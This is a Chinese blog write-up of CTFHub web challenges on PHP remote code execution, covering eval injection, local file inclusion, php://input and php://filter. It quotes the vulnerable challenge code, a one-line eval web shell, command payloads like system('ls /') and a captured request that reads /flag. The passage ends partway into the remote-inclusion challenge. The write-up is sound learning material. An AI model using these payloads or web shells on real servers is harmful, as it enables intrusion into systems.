CTF之旅（CTFHub技能树+详细Write up+持续更新ing）（RCE）

原创

迷失的蓝色小恐龙 于 2021-11-26 00:28:31 发布 2661 收藏

分类专栏： CTF 文章标签： 安全漏洞 web安全

本文链接：https://blog.csdn.net/weixin_51563603/article/details/121448033

CTFHub题目WriteUP地址汇总

本来不想分段的，但是后来发现要写的东西太多了，就写了个首页，汇总一下地址，大家见谅

首页地址

REC

eval执行

需要的工具


蚁剑

emm这道题我也不知道是为啥，跟着别人的教程在url中输入http://challenge-187cf816b7bf0349.sandbox.ctfhub.com:10800/?cmd=system('ls /');这些东西我的浏览器不会返回任何东西。
那没办法了，只能连接蚁剑

```php
<?php
if (isset($_REQUEST['cmd'])) {
        eval($_REQUEST["cmd"]);
} else {
        highlight_file(__FILE__);
}
?>
```


由主页代码得知，这里的连接密码是cmd

点击测试链接，右下角出现绿色的连接成功即可。
在主目录里找到flag文件，点进去即可得到flag



这题暂时没时间用到RCE的特性，之后再用吧，不急

文件包含

需要的工具
浏览器
HackBar

首先给我们看到了它的源代码，分析一下，是要通过get方式传入一个file参数，如果其中不包含flag字符串的话，就可以把它引用进来

```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
        if (!strpos($_GET["file"], "flag")) {
                include $_GET["file"];
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

i have a shell, how to use it ?


那么看看下面，有一个shell给我们用，点进去

```php
<?php eval($_REQUEST['ctfhub']);?>
```

说明它的关键参数是ctfhub，我们只需要在get中把它引入即可
接下来使用HackBar进行操作
用ctfhub传入一个参数，让它遍历出当前目录的文件


bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

i have a shell, how to use it ?



可以看到有一个flag文件

使用cat命令查看该文件，即可得到flag



其实它就是利用了服务器中本来就存在的一个文件，在get中引用就可以成为一个注入点，然后去输入命令就可以啦！
本题结束

php://input

一开始看到这个题也是一脸懵逼的，首先代码分析可以知道它要让我们的GET中有一个file的变量然后有一个php://input的参数值

```
<?php
if  (isset($_GET['file']))  {
        if  (  substr($_GET["file"],  0,  6)  ===  "php://"  )  {
                include($_GET["file"]);
        }  else  {
                echo  "Hacker!!!";
        }
}  else  {
        highlight_file(__FILE__);
}
?>
<hr>
i  don't  have  shell,  how  to  get  flag?  <br>
<a  href="phpinfo.php">phpinfo</a>
```

i don't have shell, how to get flag?
phpinfo


那这玩意是啥呢？那么去网上查吧，，
查出来的结果是这个

php:// 协议

- 条件：
  - allow_url_fopen:off/on
  - allow_url_include :仅php://input php://stdin php://memory php://temp 需要on
- 作用：
  php:// 访问各个输入/输出流（I/O streams），在CTF中经常使用的是php://filter和php://input，php://filter用于**读取源码**，php://input用于**执行php代码**。
- 说明：


简单来说就是这东西可以让服务器读取到post中的php代码然后执行
接下去就好办了


不过我的HackBar一如既往的令人失望：



```
<?php system("ls /")?>
```

啥都没输出，不过不要紧，咱们还有BurpSutie在支持我们：
点击发包后在BP里面抓包，再点击送到Repeater里，就可以执行我们熟悉的命令行代码啦：





本题结束

读取源代码

一开始还是那个熟悉的代码，和上题一样
但是这次却不能用php://input 了，可能是phpinfo()中allow_url_fopen没有开启，导致不能使用php://input
去查了一下，发现可以用这个：php://filter

php://filter

php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。

php://filter 目标使用以下的参数作为它路径的一部分。 复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。

php://filter 参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。这个参数必须位于 *php://filter* 的末尾，并且指向需要过滤筛选的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

```
// php://filter/resource=<待过滤的数据流>
readfile("php://filter/resource=http://www.example.com");

// php://filter/read=<读链需要应用的过滤器列表>
/* 这会以大写字母输出 www.example.com 的全部内容 */
readfile("php://filter/read=string.toupper/resource=http://www.example.com");

/* 这会和以上所做的一样，但还会用 ROT13 加密。 */
readfile("php://filter/read=string.toupper|string.rot13/resource=http://www.example.com");

// php://filter/write=<写链需要应用的过滤器列表>
file_put_contents("php://filter/write=string.rot13/resource=example.txt","Hello World");
```


简单来说就是一个读取文件的命令:
构造Payload:

```
php://filter/resource=/flag
```

Request

Raw | Params | Headers | Hex

```
POST /?file=php://filter/resource=/flag HTTP/1.1
Host: challenge-cf269012de8123dd.sandbox.ctfhub.com:10800
Content-Length: 0
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-cf269012de8123dd.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Thu, 25 Nov 2021 16:24:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 106
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-cf269012de8123dd.sandbox.ctfhub.com:10800/?file=php://stdin
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

ctfhub{aaa9c021e23a0c12cba4b33c}
<hr>
i don't have shell, how to get flag? <br>
flag in <code>/flag</code>
```


本题结束


远程包含


一开始依旧是那个熟悉的代码，不过这次换成了有flag就返回Hacker

```
<?php
error_reporting(0);
if  (isset($_GET['file']))  {
        if  (!strpos($_GET["file"],  "flag"))  {
                include  $_GET["file"];
        }  else  {
                echo  "Hacker!!!";
        }
}  else  {
        highlight_file(__FILE__);
}
?>
<hr>
i  don't  have  shell,  how  to  get  flag?<br>
<a  href="phpinfo.php">phpinfo</a>
```

i don't have shell, how to get flag?
phpinfo


那么还是试试file=php://input 能不能用：




